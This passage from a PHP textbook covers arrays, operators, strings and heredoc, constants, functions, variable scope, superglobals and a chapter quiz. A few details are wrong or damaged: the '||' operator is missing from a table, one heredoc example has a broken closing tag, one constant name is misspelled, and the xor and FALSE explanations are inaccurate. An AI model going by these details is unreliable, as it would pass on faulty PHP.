echo $team[3]; // Displays the name Chris
```

The reason the previous statement has the number 3 and not a 4 is because the first element of a PHP array is actually the zeroth element, so the player numbers will therefore be 0 through 4.

### **Two-dimensional arrays**

There's a lot more you can do with arrays. For example, instead of being single-dimensional lines of matchboxes, they can be two-dimensional matrixes or can even have three or more dimensions.

As an example of a two-dimensional array, let's say we want to keep track of a game of tic-tac-toe, which requires a data structure of nine cells arranged in a 3×3 square. To

represent this with matchboxes, imagine nine of them glued to each other in a matrix of three rows by three columns (see [Figure 3-4](#)).




Figure 3-4. A multidimensional array simulated with matchboxes

You can now place a piece of paper with either an “x” or an “o” in the correct matchbox for each move played. To do this in PHP code, you have to set up an array containing three more arrays, as in [Example 3-5](#), in which the array is set up with a game already in progress.

*Example 3-5. Defining a two-dimensional array*

```
<?php
$oxo = array(array('x', '', 'o'),
             array('o', 'o', 'x'),
             array('x', 'o', '' ));
?>
```

Once again, we’ve moved up a step in complexity, but it’s easy to understand if you grasp the basic array syntax. There are three `array()` constructs nested inside the outer `array()` construct.

To then return the third element in the second row of this array, you would use the following PHP command, which will display an “x”:

```
echo $oxo[1][2];
```



Remember that array indexes (pointers at elements within an array) start from zero, not one, so the [1] in the previous command refers to the second of the three arrays, and the [2] references the third position within that array. It will return the contents of the matchbox three along and two down from the top left.

As mentioned, arrays with even more dimensions are supported by simply creating more arrays within arrays. However, we will not be covering arrays of more than two dimensions in this book.

Don't worry if you're still having difficulty getting to grips with using arrays, as the subject is explained in detail in [Chapter 6](#).

### Variable naming rules

When creating PHP variables, you must follow these four rules:

- Variable names must start with a letter of the alphabet or the \_ (underscore) character.
- Variable names can contain only the characters a-z, A-Z, 0-9, and \_ (underscore).
- Variable names may not contain spaces. If a variable must comprise more than one word, the words should be separated with the \_ (underscore) character (e.g., `$user_name`).
- Variable names are case-sensitive. The variable `$High_Score` is not the same as the variable `$high_score`.

## Operators

*Operators* are the mathematical, string, comparison, and logical commands such as plus, minus, times, and divide, which in PHP looks a lot like plain arithmetic; for instance, the following statement outputs 8:

```
echo 6 + 2;
```

Before moving on to learn what PHP can do for you, take a moment to learn about the various operators it provides.

### Arithmetic operators

Arithmetic operators do what you would expect. They are used to perform mathematics. You can use them for the main four operations (plus, minus, times, and divide), as well as to find a modulus (the remainder after a division) and to increment or decrement a value (see [Table 3-1](#)).

Table 3-1. Arithmetic operators

Operator	Description	Example
+	Addition	<code>\$j + 1</code>
-	Subtraction	<code>\$j - 6</code>
*	Multiplication	<code>\$j * 11</code>
/	Division	<code>\$j / 4</code>
%	Modulus (division remainder)	<code>\$j % 9</code>
++	Increment	<code>++\$j</code>
--	Decrement	<code>--\$j</code>

### Assignment operators

These operators are used to assign values to variables. They start with the very simple `=` and move on to `+=`, `-=`, and so on (see [Table 3-2](#)). The operator `+=` adds the value on the right side to the variable on the left, instead of totally replacing the value on the left. Thus, if `$count` starts with the value 5, the statement:

```
$count += 1;
```

sets `$count` to 6, just like the more familiar assignment statement:

```
$count = $count + 1;
```

Table 3-2. Assignment operators

Operator	Example	Equivalent to
<code>=</code>	<code>\$j = 15</code>	<code>\$j = 15</code>
<code>+=</code>	<code>\$j += 5</code>	<code>\$j = \$j + 5</code>
<code>-=</code>	<code>\$j -= 3</code>	<code>\$j = \$j - 3</code>
<code>*=</code>	<code>\$j *= 8</code>	<code>\$j = \$j * 8</code>
<code>/=</code>	<code>\$j /= 16</code>	<code>\$j = \$j / 16</code>
<code>.=</code>	<code>\$j .= \$k</code>	<code>\$j = \$j . \$k</code>
<code>%=</code>	<code>\$j %= 4</code>	<code>\$j = \$j % 4</code>

Strings have their own operator, the period (`.`), detailed in the section [“String concatenation” on page 54](#) a little later in this chapter.

### Comparison operators

Comparison operators are generally used inside a construct such as an `if` statement in which you need to compare two items. For example, you may wish to know whether a variable you have been incrementing has reached a specific value, or whether another variable is less than a set value, and so on (see [Table 3-3](#)).

Table 3-3. Comparison operators

Operator	Description	Example
==	Is <b>equal</b> to	<code>\$j == 4</code>
!=	Is <b>not equal</b> to	<code>\$j != 21</code>
>	Is <b>greater than</b>	<code>\$j &gt; 3</code>
<	Is <b>less than</b>	<code>\$j &lt; 100</code>
>=	Is <b>greater than or equal</b> to	<code>\$j &gt;= 15</code>
<=	Is <b>less than or equal</b> to	<code>\$j &lt;= 8</code>

Note the difference between = and ==. The first is an assignment operator, and the second is a comparison operator. Even more advanced programmers can sometimes transpose the two when coding hurriedly, so be careful.

## Logical operators

If you haven't used them before, logical operators may at first seem a little daunting. But just think of them the way you would use logic in English. For example, you might say to yourself, "If the time is later than 12 PM and earlier than 2 PM, then have lunch." In PHP, the code for this might look something like the following (using military timing):

```
if ($hour > 12 && $hour < 14) dolunch();
```

Here we have moved the set of instructions for actually going to lunch into a function that we will have to create later called `dolunch`. The *then* of the statement is left out, because it is implied and therefore unnecessary.

As the previous example shows, you generally use a logical operator to combine the results of two of the comparison operators shown in the previous section. A logical operator can also be input to another logical operator ("If the time is later than 12 PM and earlier than 2 PM, or if the smell of a roast is permeating the hallway and there are plates on the table..."). As a rule, if something has a TRUE or FALSE value, it can be input to a logical operator. A logical operator takes two true-or-false inputs and produces a true-or-false result.

Table 3-4 shows the logical operators.

Table 3-4. Logical operators

Operator	Description	Example
&&	<b>And</b>	<code>\$j == 3 &amp;&amp; \$k == 2</code>
and	Low-precedence <b>and</b>	<code>\$j == 3 and \$k == 2</code>
	<b>Or</b>	<code>\$j &lt; 5    \$j &gt; 10</code>
or	Low-precedence <b>or</b>	<code>\$j &lt; 5 or \$j &gt; 10</code>

Operator	Description	Example
!	<b>Not</b>	! (\$j == \$k)
xor	<b>Exclusive or</b>	\$j xor \$k

Note that `&&` is usually interchangeable with `and`; the same is true for `||` and `or`. But `and` and `or` have a lower precedence, so in some cases, you may need extra parentheses to force the required precedence. On the other hand, there are times when *only and* or *or* is acceptable, as in the following statement, which uses an `or` operator (to be explained in [Chapter 10](#)):

```
mysql_select_db($database) or die("Unable to select database");
```

The most unusual of these operators is `xor`, which stands for *exclusive or* and returns a `TRUE` value if either value is `TRUE`, but a `FALSE` value if both inputs are `TRUE` or both inputs are `FALSE`. To understand this, imagine that you want to concoct your own cleaner for household items. Ammonia makes a good cleaner, and so does bleach, so you want your cleaner to contain one of these. But the cleaner must not contain both, because the combination is hazardous. In PHP, you could represent this as:

```
$ingredient = $ammonia xor $bleach;
```

In the example snippet, if either `$ammonia` or `$bleach` is `TRUE`, `$ingredient` will also be set to `TRUE`. But if both are `TRUE` or both are `FALSE`, `$ingredient` will be set to `FALSE`.

## Variable Assignment

The syntax to assign a value to a variable is always *variable = value*. Or, to reassign the value to another variable, it is *other\_variable = variable*.

There are also a couple of other assignment operators that you will find useful. For example, we've already seen:

```
$x += 10;
```

which tells the PHP parser to add the value on the right (in this instance, the value 10) to the variable `$x`. Likewise, we could subtract as follows:

```
$y -= 10;
```

## Variable incrementing and decrementing

Adding or subtracting 1 is such a common operation that PHP provides special operators for these tasks. You can use one of the following in place of the `+=` and `-=` operators:

```
++$x;
--$y;
```

In conjunction with a test (an `if` statement), you could use the following code:

```
if (++$x == 10) echo $x;
```

This tells PHP to *first* increment the value of `$x` and then test whether it has the value `10` and, if so, output its value. You can also require PHP to increment (or, in the following example, decrement) a variable *after* it has tested the value, like this:

```
if ($y-- == 0) echo $y;
```

which gives a subtly different result. Suppose `$y` starts out as `0` before the statement is executed. The comparison will return a `TRUE` result, but `$y` will be set to `-1` after the comparison is made. So what will the `echo` statement display: `0` or `-1`? Try to guess, and then try out the statement in a PHP processor to confirm. Because this combination of statements is confusing, it should be taken as just an educational example and not as a guide to good programming style.

In short, whether a variable is incremented or decremented before or after testing depends on whether the increment or decrement operator is placed before or after the variable.

By the way, the correct answer to the previous question is that the `echo` statement will display the result `-1`, because `$y` was decremented right after it was accessed in the `if` statement, and before the `echo` statement.

## String concatenation

String concatenation uses the period (`.`) operator to append one string of characters to another. The simplest way to do this is as follows:

```
echo "You have " . $msgs . " messages.";
```

Assuming that the variable `$msgs` is set to the value `5`, the output from this line of code will be:

```
You have 5 messages.
```

Just as you can add a value to a numeric variable with the `+=` operator, you can append one string to another using `.=` like this:

```
$bulletin .= $newsflash;
```

In this case, if `$bulletin` contains a news bulletin and `$newsflash` has a news flash, the command appends the news flash to the news bulletin so that `$bulletin` now comprises both strings of text.

## String types

PHP supports two types of strings that are denoted by the type of quotation mark that you use. If you wish to assign a literal string, preserving the exact contents, you should use the single quotation mark (apostrophe), like this:

```
$info = 'Preface variables with a $ like this: $variable';
```

In this case, every character within the single-quoted string is assigned to `$info`. If you had used double quotes, PHP would have attempted to evaluate `$variable` as a variable.

On the other hand, when you *want* to include the value of a variable inside a string, you do so by using a double-quoted string:

```
echo "There have been $count presidents of the US";
```

As you will realize, this syntax also offers a simpler form of concatenation in which you don't need to use a period, or close and reopen quotes, to append one string to another. This is called *variable substitution*. You will notice some applications using it extensively and others not using it at all.

## Escaping characters

Sometimes a string needs to contain characters with special meanings that might be interpreted incorrectly. For example, the following line of code will not work, because the second quotation mark (apostrophe) encountered in the word *sister's* will tell the PHP parser that the end of the string has been reached. Consequently, the rest of the line will be rejected as an error:

```
$text = 'My sister's car is a Ford'; // Erroneous syntax
```

To correct this, you can add a backslash directly before the offending quotation mark to tell PHP to treat the character literally and not to interpret it:

```
$text = 'My sister\'s car is a Ford';
```

You can perform this trick in almost all situations in which PHP would otherwise return an error by trying to interpret a special character. For example, the following double-quoted string will be correctly assigned:

```
$text = "My Mother always said \"Eat your greens\".";
```

Additionally, you can use escape characters to insert various special characters into strings, such as tabs, newlines, and carriage returns. These are represented, as you might guess, by `\t`, `\n`, and `\r`. Here is an example using tabs to lay out a heading; it is included here merely to illustrate escapes, because in web pages there are always better ways to do layout:

```
$heading = "Date\tName\tPayment";
```

These special backslash-preceded characters work only in double-quoted strings. In single-quoted strings, the preceding string would be displayed with the ugly `\t` sequences instead of tabs. Within single-quoted strings, only the escaped apostrophe (`\'`) and the escaped backslash itself (`\\`) are recognized as escaped characters.

## Multiple-Line Commands

There are times when you need to output quite a lot of text from PHP, and using several `echo` (or `print`) statements would be time-consuming and messy. To overcome this, PHP offers two conveniences. The first is just to put multiple lines between quotes, as in [Example 3-6](#). Variables can also be assigned, as in [Example 3-7](#).

*Example 3-6. A multiline string echo statement*

```
<?php
$author = "Alfred E Newman";

echo "This is a Headline

This is the first line.
This is the second.
Written by $author.";
?>
```

*Example 3-7. A multiline string assignment*

```
<?php
$author = "Alfred E Newman";

$text = "This is a Headline

This is the first line.
This is the second.
Written by $author.";
?>
```

PHP also offers a multiline sequence using the `<<<` operator, commonly referred to as *here-document* or *heredoc* for short. This is a way of specifying a string literal, preserving the line breaks and other whitespace (including indentation) in the text. Its use can be seen in [Example 3-8](#).

*Example 3-8. Alternative multiline echo statement*

```
<?php
$author = "Alfred E Newman";

echo <<<_END
This is a Headline

This is the first line.
This is the second.
- Written by $author.
_END;
?>
```

What this code does is tell PHP to output everything between the two `_END` tags as if it were a double-quoted string. This means it's possible, for example, for a developer to write entire sections of HTML directly into PHP code and then just replace specific dynamic parts with PHP variables.

It is important to remember that the closing `_END;` tag *must* appear right at the start of a new line and must be the *only* thing on that line—not even a comment is allowed to be added after it (nor even a single space). Once you have closed a multiline block, you are free to use the same tag name again.



Remember: using the `<<<_END..._END;` heredoc construct, you don't have to add `\n` line-feed characters to send a line feed—just press Return and start a new line. Also, unlike either a double-quote- or single-quote-delimited string, you are free to use all the single and double quotes you like within a heredoc, without escaping them by preceding them with a backslash (`\`).

[Example 3-9](#) shows how to use the same syntax to assign multiple lines to a variable.

*Example 3-9. A multiline string variable assignment*

```
<?php
$author = "Alfred E Newman";

$out = <<<_END
This is a Headline

This is the first line.
This is the second.
- Written by $author.
_ _END;
?>
```

The variable `$out` will then be populated with the contents between the two tags. If you were appending rather than assigning, you also could have used `.=` in place of `=` to append the string to `$out`.

Be careful not to place a semicolon directly after the first occurrence of `_END`, as that would terminate the multiline block before it had even started and cause a “Parse error” message. The only place for the semicolon is after the terminating `_END` tag, although it is safe to use semicolons within the block as normal text characters.

By the way, the `_END` tag is simply one I chose for these examples because it is unlikely to be used anywhere else in PHP code. You can use any tag you like, such as `_SECTION1`, `_OUTPUT`, and so on. Also, to help differentiate tags such as this from variables or functions, the general practice is to preface them with an underscore, but you don't have to use one if you choose not to.



Laying out text over multiple lines is usually just a convenience to make your PHP code easier to read, because once it is displayed in a web page, HTML formatting rules take over and whitespace is suppressed (but `$author` is still replaced with the variable's value).

So, for example, if you load these multiline output examples into a browser they will *not* display over several lines, because all browsers treat newlines just like spaces. However, if you use the browser's view source feature, you will find that the newlines are correctly placed, and the output does appear over several lines.

## Variable Typing

PHP is a very loosely typed language. This means that variables do not have to be declared before they are used, and that PHP always converts variables to the type required by their context when they are accessed.

For example, you can create a multiple-digit number and extract the  $n$ th digit from it, simply by assuming it to be a string. In the following snippet of code ([Example 3-10](#)), the numbers 12345 and 67890 are multiplied together, returning a result of 838102050, which is then placed in the variable `$number`.

*Example 3-10. Automatic conversion from a number to a string*

```
<?php
$number = 12345 * 67890;
echo substr($number, 3, 1);
?>
```

At the point of the assignment, `$number` is a numeric variable. But on the second line, a call is placed to the PHP function `substr`, which asks for one character to be returned from `$number`, starting at the fourth position (remembering that PHP offsets start from zero). To do this, PHP turns `$number` into a nine-character string, so that `substr` can access it and return the character, which in this case is 1.

The same goes for turning a string into a number, and so on. In [Example 3-11](#), the variable `$pi` is set to a string value, which is then automatically turned into a floating-point number in the third line by the equation for calculating a circle's area, which outputs the value 78.5398175.

*Example 3-11. Automatically converting a string to a number*

```
<?php
$pi = "3.1415927";
$radius = 5;
echo $pi * ($radius * $radius);
?>
```

In practice, what this all means is that you don't have to worry too much about your variable types. Just assign them values that make sense to you, and PHP will convert them if necessary. Then, when you want to retrieve values, just ask for them—for example, with an `echo` statement.

## Constants

*Constants* are similar to variables, holding information to be accessed later, except that they are what they sound like—constant. In other words, once you have defined one, its value is set for the remainder of the program and cannot be altered.

One example of a use for a constant might be to hold the location of your server root (the folder containing the main files of your website). You would define such a constant like this:

```
define("ROOT_LOCATION", "/usr/local/www/");
```

Then, to read the contents of the variable, you just refer to it like a regular variable (but it isn't preceded by a dollar sign):

```
$directory = ROOT_LOCATION;
```

Now, whenever you need to run your PHP code on a different server with a different folder configuration, you have only a single line of code to change.



The main two things you have to remember about constants are that they must *not* be prefaced with a \$ (as with regular variables), and that you can define them only using the `define` function.

It is generally agreed to be good practice to use only uppercase for constant variable names, especially if other people will also read your code.

### Predefined constants

PHP comes ready-made with dozens of predefined constants that you generally will be unlikely to use as a beginner. However, there are a few, known as the *magic constants*, that you will find useful right from the start. The names of the magic constants always have two underscores at the beginning and two at the end, so that you won't accidentally try to name one of your own constants with a name that is already taken. They are detailed in [Table 3-5](#). The concepts referred to in the table will be introduced in future chapters.

Table 3-5. PHP's magic constants

Magic constant	Description
<code>__LINE__</code>	The current line number of the file.
<code>__FILE__</code>	The full path and filename of the file. If used inside an include, the name of the included file is returned. In PHP 4.0.2, <code>__FILE__</code> always contains an absolute path with symbolic links resolved, whereas in older versions it might contain a relative path under some circumstances.
<code>__DIR__</code>	The directory of the file. If used inside an include, the directory of the included file is returned. This is equivalent to <code>dirname(__FILE__)</code> . This directory name does not have a trailing slash unless it is the root directory. (Added in PHP 5.3.0.)
<code>__FUNCTION__</code>	The function name. (Added in PHP 4.3.0.) As of PHP 5, returns the function name as it was declared (case-sensitive). In PHP 4, its value is always lowercase.
<code>__CLASS__</code>	The class name. (Added in PHP 4.3.0.) As of PHP 5, returns the class name as it was declared (case-sensitive). In PHP 4, its value is always lowercase.

Magic constant	Description
<code>__METHOD__</code>	The class method name. (Added in PHP 5.0.0.) The method name is returned as it was declared (case-sensitive).
<code>__NAME_SPACE__</code>	The name of the current namespace (case-sensitive). This constant is defined at compile time. (Added in PHP 5.3.0.)

One handy use of these constants is for debugging purposes, when you need to insert a line of code to see whether the program flow reaches it:

```
echo "This is line " . __LINE__ . " of file " . __FILE__;
```

This causes the current program line in the current file (including the path) being executed to be output to the web browser.

## The Difference Between the echo and print Commands

So far, you have seen the `echo` command used in a number of different ways to output text from the server to your browser. In some cases, a string literal has been output. In others, strings have first been concatenated or variables have been evaluated. I've also shown output spread over multiple lines.

But there is also an alternative to `echo` that you can use: `print`. The two commands are quite similar to each other, but `print` is an actual function that takes a single parameter, whereas `echo` is a PHP language construct.

By and large, the `echo` command will be a tad faster than `print` in general text output, because—not being a function—it doesn't set a return value.

On the other hand, because it isn't a function, `echo` cannot be used as part of a more complex expression, whereas `print` can. Here's an example to output whether the value of a variable is `TRUE` or `FALSE` using `print`—something you could not perform in the same manner with `echo`, because it would display a “Parse error” message:

```
$b ? print "TRUE" : print "FALSE";
```

The question mark is simply a way of interrogating whether variable `$b` is `TRUE` or `FALSE`. Whichever command is on the left of the following colon is executed if `$b` is `TRUE`, whereas the command to the right is executed if `$b` is `FALSE`.

Generally, though, the examples in this book use `echo`, and I recommend that you do so as well until you reach such a point in your PHP development that you discover the need for using `print`.

## Functions

Functions are used to separate out sections of code that perform a particular task. For example, maybe you often need to look up a date and return it in a certain format. That would be a good example to turn into a function. The code doing it might be only three

lines long, but if you have to paste it into your program a dozen times, you're making your program unnecessarily large and complex, unless you use a function. And if you decide to change the data format later, putting it in a function means you'll have to change it in only one place.

Placing such code into a function not only shortens your source code and makes it more readable, it also adds extra functionality (pun intended), because functions can be passed parameters to make them perform differently. They can also return values to the calling code.

To create a function, declare it in the manner shown in [Example 3-12](#).

*Example 3-12. A simple function declaration*

```
<?php
function longdate($timestamp)
{
    return date("l F jS Y", $timestamp);
}
?>
```

This function takes a Unix timestamp (an integer number representing a date and time based on the number of seconds since 00:00 AM on January 1, 1970) as its input and then calls the PHP `date` function with the correct format string to return a date in the format *Monday August 1st 2016*. Any number of parameters can be passed between the initial parentheses; we have chosen to accept just one. The curly braces enclose all the code that is executed when you later call the function.

To output today's date using this function, place the following call in your code:

```
echo longdate(time());
```

This call uses the built-in PHP `time` function to fetch the current Unix timestamp and passes it to the new `longdate` function, which then returns the appropriate string to the `echo` command for display. If you need to print out the date 17 days ago, you now just have to issue the following call:

```
echo longdate(time() - 17 * 24 * 60 * 60);
```

which passes to `longdate` the current Unix timestamp less the number of seconds since 17 days ago (17 days × 24 hours × 60 minutes × 60 seconds).

Functions can also accept multiple parameters and return multiple results, using techniques that I'll introduce over the following chapters.

## Variable Scope

If you have a very long program, it's quite possible that you could start to run out of good variable names, but with PHP you can decide the *scope* of a variable. In other words, you can, for example, tell it that you want the variable `$temp` to be used only

inside a particular function and to forget it was ever used when the function returns. In fact, this is the default scope for PHP variables.

Alternatively, you could inform PHP that a variable is global in scope and thus can be accessed by every other part of your program.

## Local variables

*Local variables* are variables that are created within, and can be accessed only by, a function. They are generally temporary variables that are used to store partially processed results prior to the function's return.

One set of local variables is the list of arguments to a function. In the previous section, we defined a function that accepted a parameter named `$timestamp`. This is meaningful only in the body of the function; you can't get or set its value outside the function.

For another example of a local variable, take another look at the `longdate` function, which is modified slightly in [Example 3-13](#).

*Example 3-13. An expanded version of the longdate function*

```
<?php
function longdate($timestamp)
{
    $temp = date("l F jS Y", $timestamp);
    return "The date is $temp";
}
?>
```

Here we have assigned the value returned by the `date` function to the temporary variable `$temp`, which is then inserted into the string returned by the function. As soon as the function returns, the value of `$temp` is cleared, as if it had never been used at all.

Now, to see the effects of variable scope, let's look at some similar code in [Example 3-14](#). Here, `$temp` has been created *before* calling the `longdate` function.

*Example 3-14. This attempt to access \$temp in the function longdate will fail*

```
<?php
$temp = "The date is ";
echo longdate(time());

function longdate($timestamp)
{
    return $temp . date("l F jS Y", $timestamp);
}
?>
```

Because `$temp` was neither created within the `longdate` function nor passed to it as a parameter, `longdate` cannot access it. Therefore, this code snippet only outputs the date and not the preceding text. In fact, it will first display the error message "Notice: Undefined variable: temp."

The reason for this is that, by default, variables created within a function are local to that function and variables created outside of any functions can be accessed only by nonfunction code.

Some ways to repair [Example 3-14](#) appear in [Example 3-15](#) and [Example 3-16](#).

*Example 3-15. Rewriting to refer to \$temp within its local scope fixes the problem*

```
<?php
$temp = "The date is ";
echo $temp . longdate(time());

function longdate($timestamp)
{
    return date("l F jS Y", $timestamp);
}
?>
```

[Example 3-15](#) moves the reference to `$temp` out of the function. The reference appears in the same scope where the variable was defined.

*Example 3-16. An alternative solution: passing \$temp as an argument*

```
<?php
$temp = "The date is ";
echo longdate($temp, time());

function longdate($text, $timestamp)
{
    return $text . date("l F jS Y", $timestamp);
}
?>
```

The solution in [Example 3-16](#) passes `$temp` to the `longdate` function as an extra argument. `longdate` reads it into a temporary variable that it creates called `$text` and outputs the desired result.



Forgetting the scope of a variable is a common programming error, so remembering how variable scope works will help you debug some quite obscure problems. Suffice it to say that unless you have declared a variable otherwise, its scope is limited to being local: either to the current function or to the code outside of any functions, depending on whether it was first created or accessed inside or outside a function.

## Global variables

There are cases when you need a variable to have *global* scope, because you want all your code to be able to access it. Also, some data may be large and complex, and you don't want to keep passing it as arguments to functions.

To declare a variable as having global scope, use the keyword `global`. Let's assume that you have a way of logging your users into your website and you want all your code to know whether it is interacting with a logged-in user or a guest. One way to do this is to create a global variable such as `$is_logged_in`:

```
global $is_logged_in;
```

Now your login function simply has to set that variable to `1` upon success of a login attempt, or `0` upon its failure. Because the scope of the variable is global, every line of code in your program can access it.

You should use global variables with caution, though. I recommend that you create them only when you absolutely cannot find another way of achieving the result you desire. In general, programs that are broken into small parts and segregated data are less buggy and easier to maintain. If you have a thousand-line program (and some day you will) in which you discover that a global variable has the wrong value at some point, how long will it take you to find the code that set it incorrectly?

Also, if you have too many global variables, you run the risk of using one of those names again locally, or at least thinking you have used it locally, when in fact it has already been declared as global. All manner of strange bugs can arise from such situations.



Sometimes I adopt the convention of making all global variable names uppercase (just as it's recommended that the names of constants should be uppercase) so that I can see at a glance the scope of a variable.

## Static variables

In the section “[Local variables](#)” on page 62, I mentioned that the value of the variable is wiped out when the function ends. If a function runs many times, it starts with a fresh copy of the variable each time and the previous setting has no effect.

Here's an interesting case. What if you have a local variable inside a function that you don't want any other parts of your code to have access to, but that you would also like to keep its value for the next time the function is called? Why? Perhaps because you want a counter to track how many times a function is called. The solution is to declare a *static variable*, as shown in [Example 3-17](#).

*Example 3-17. A function using a static variable*

```
<?php
function test()
{
    static $count = 0;
    echo $count;
    $count++;
}
?>
```

Here, the very first line of function `test` creates a static variable called `$count` and initializes it to a value of `0`. The next line outputs the variable's value; the final one increments it.

The next time the function is called, because `$count` has already been declared, the first line of the function is skipped. Then the previously incremented value of `$count` is displayed before the variable is again incremented.

If you plan to use static variables, you should note that you cannot assign the result of an expression in their definitions. They can be initialized only with predetermined values (see [Example 3-18](#)).

*Example 3-18. Allowed and disallowed static variable declarations*

```
<?php
static $int = 0;           // Allowed
static $int = 1+2;       // Disallowed (will produce a Parse error)
static $int = sqrt(144); // Disallowed
?>
```

## Superglobal variables

Starting with PHP 4.1.0, several predefined variables are available. These are known as *superglobal variables*, which means that they are provided by the PHP environment but are global within the program, accessible absolutely everywhere.

These superglobals contain lots of useful information about the currently running program and its environment (see [Table 3-6](#)). They are structured as associative arrays, a topic discussed in [Chapter 6](#).

*Table 3-6. PHP's superglobal variables*

Superglobal name	Contents
<code>\$GLOBALS</code>	All variables that are currently defined in the global scope of the script. The variable names are the keys of the array.
<code>\$_SERVER</code>	Information such as headers, paths, and script locations. The web server creates the entries in this array, and there is no guarantee that every web server will provide any or all of these.
<code>\$_GET</code>	Variables passed to the current script via the HTTP GET method.
<code>\$_POST</code>	Variables passed to the current script via the HTTP POST method.
<code>\$_FILES</code>	Items uploaded to the current script via the HTTP POST method.
<code>\$_COOKIE</code>	Variables passed to the current script via HTTP cookies.
<code>\$_SESSION</code>	Session variables available to the current script.
<code>\$_REQUEST</code>	Contents of information passed from the browser; by default, <code>\$_GET</code> , <code>\$_POST</code> , and <code>\$_COOKIE</code> .
<code>\$_ENV</code>	Variables passed to the current script via the environment method.

All of the superglobals are named with a single initial underscore and only capital letters; therefore, you should avoid naming your own variables in this manner to avoid potential confusion.

To illustrate how you use them, let's look at a bit of information that many sites employ. Among the many nuggets of information supplied by superglobal variables is the URL of the page that referred the user to the current web page. This referring page information can be accessed like this:

```
$came_from = $_SERVER['HTTP_REFERER'];
```

It's that simple. Oh, and if the user came straight to your web page, such as by typing its URL directly into a browser, `$came_from` will be set to an empty string.

### Superglobals and security

A word of caution is in order before you start using superglobal variables, because they are often used by hackers trying to find exploits to break into your website. What they do is load up `$_POST`, `$_GET`, or other superglobals with malicious code, such as Unix or MySQL commands that can damage or display sensitive data if you naïvely access them.

Therefore, you should always sanitize superglobals before using them. One way to do this is via the PHP `htmlspecialchars` function. It converts all characters into HTML entities. For example, less-than and greater-than characters (< and >) are transformed into the strings `&lt;` and `&gt;`; so that they are rendered harmless, as are all quotes and backslashes, and so on.

Therefore, a much better way to access `$_SERVER` (and other superglobals) is:

```
$came_from = htmlspecialchars($_SERVER['HTTP_REFERER']);
```

This chapter has provided you with a solid background in using PHP. In [Chapter 4](#), we'll start using what you've learned to build expressions and control program flow—in other words, some actual programming.

But before moving on, I recommend that you test yourself with some (if not all) of the following questions to ensure that you have fully digested the contents of this chapter.

## Test Your Knowledge

1. What tag is used to cause PHP to start interpreting program code? And what is the short form of the tag?
2. What are the two types of comment tags?
3. Which character must be placed at the end of every PHP statement?
4. Which symbol is used to preface all PHP variable names?
5. What can a variable store?

6. What is the difference between `$variable = 1` and `$variable == 1`?
7. Why do you suppose that an underscore is allowed in variable names (`$current_user`), whereas hyphens are not (`$current-user`)?
8. Are variable names case-sensitive?
9. Can you use spaces in variable names?
10. How do you convert one variable type to another (say, a string to a number)?
11. What is the difference between `++$j` and `$j++`?
12. Are the operators `&&` and `and` interchangeable?
13. How can you create a multiline `echo` or assignment?
14. Can you redefine a constant?
15. How do you escape a quotation mark?
16. What is the difference between the `echo` and `print` commands?
17. What is the purpose of functions?
18. How can you make a variable accessible to all parts of a PHP program?
19. If you generate data within a function, what are a couple of ways to convey the data to the rest of the program?
20. What is the result of combining a string with a number?

See “[Chapter 3 Answers](#)” on page 504 in [Appendix A](#) for the answers to these questions.



---

# Expressions and Control Flow in PHP

The previous chapter introduced several topics in passing that this chapter covers more fully, such as making choices (branching) and creating complex expressions. In the previous chapter, I wanted to focus on the most basic syntax and operations in PHP, but I couldn't avoid touching on some more advanced topics. Now I can fill in the background that you need to use these powerful PHP features properly.

In this chapter, you will get a thorough grounding in how PHP programming works in practice and in how to control the flow of the program.

## Expressions

Let's start with the most fundamental part of any programming language: *expressions*.

An expression is a combination of values, variables, operators, and functions that results in a value. Anyone who has taken an algebra class should recognize this sort of expression:

$$y = 3(\text{abs}(2x) + 4)$$

which in PHP would be written as:

```
$y = 3 * (abs(2*$x) + 4);
```

The value returned ( $y$  or `$y` in this case) can be a number, a string, or a *Boolean value* (named after George Boole, a nineteenth-century English mathematician and philosopher). By now, you should be familiar with the first two value types, but I'll explain the third.

A basic Boolean value can be either `TRUE` or `FALSE`. For example, the expression `20 > 9` (20 is greater than 9) is `TRUE`, and the expression `5 == 6` (5 is equal to 6) is `FALSE`. (Boolean operations can be combined using operators such as `AND`, `OR`, and `XOR`, which are covered later in this chapter.)

Note that I am using uppercase letters for the names `TRUE` and `FALSE`. This is because they are predefined constants in PHP. You can also use the lowercase versions, if you

prefer, as they are also predefined. In fact, the lowercase versions are more stable, because PHP does not allow you to redefine them; the uppercase ones may be redefined, which is something you should bear in mind if you import third-party code.

[Example 4-1](#) shows some simple expressions: the two I just mentioned, plus a couple more. For each line, it prints out a letter between `a` and `d`, followed by a colon and the result of the expression (the `<br />` tag is there to create a line break and thus separate the output into four lines in HTML).

*Example 4-1. Four simple Boolean expressions*

```
<?php
echo "a: [" . (20 > 9) . "]<br />";
echo "b: [" . (5 == 6) . "]<br />";
echo "c: [" . (1 == 0) . "]<br />";
echo "d: [" . (1 == 1) . "]<br />";
?>
```

The output from this code is as follows:

```
a: [1]
b: []
c: []
d: [1]
```

Notice that both expressions `a:` and `d:` evaluate to `TRUE`, which has a value of `1`. But `b:` and `c:`, which evaluate to `FALSE`, do not show any value, because in PHP the constant `FALSE` is defined as `NULL`, or nothing. To verify this for yourself, you could enter the code in [Example 4-2](#).

*Example 4-2. Outputting the values of TRUE and FALSE*

```
<?php // test2.php
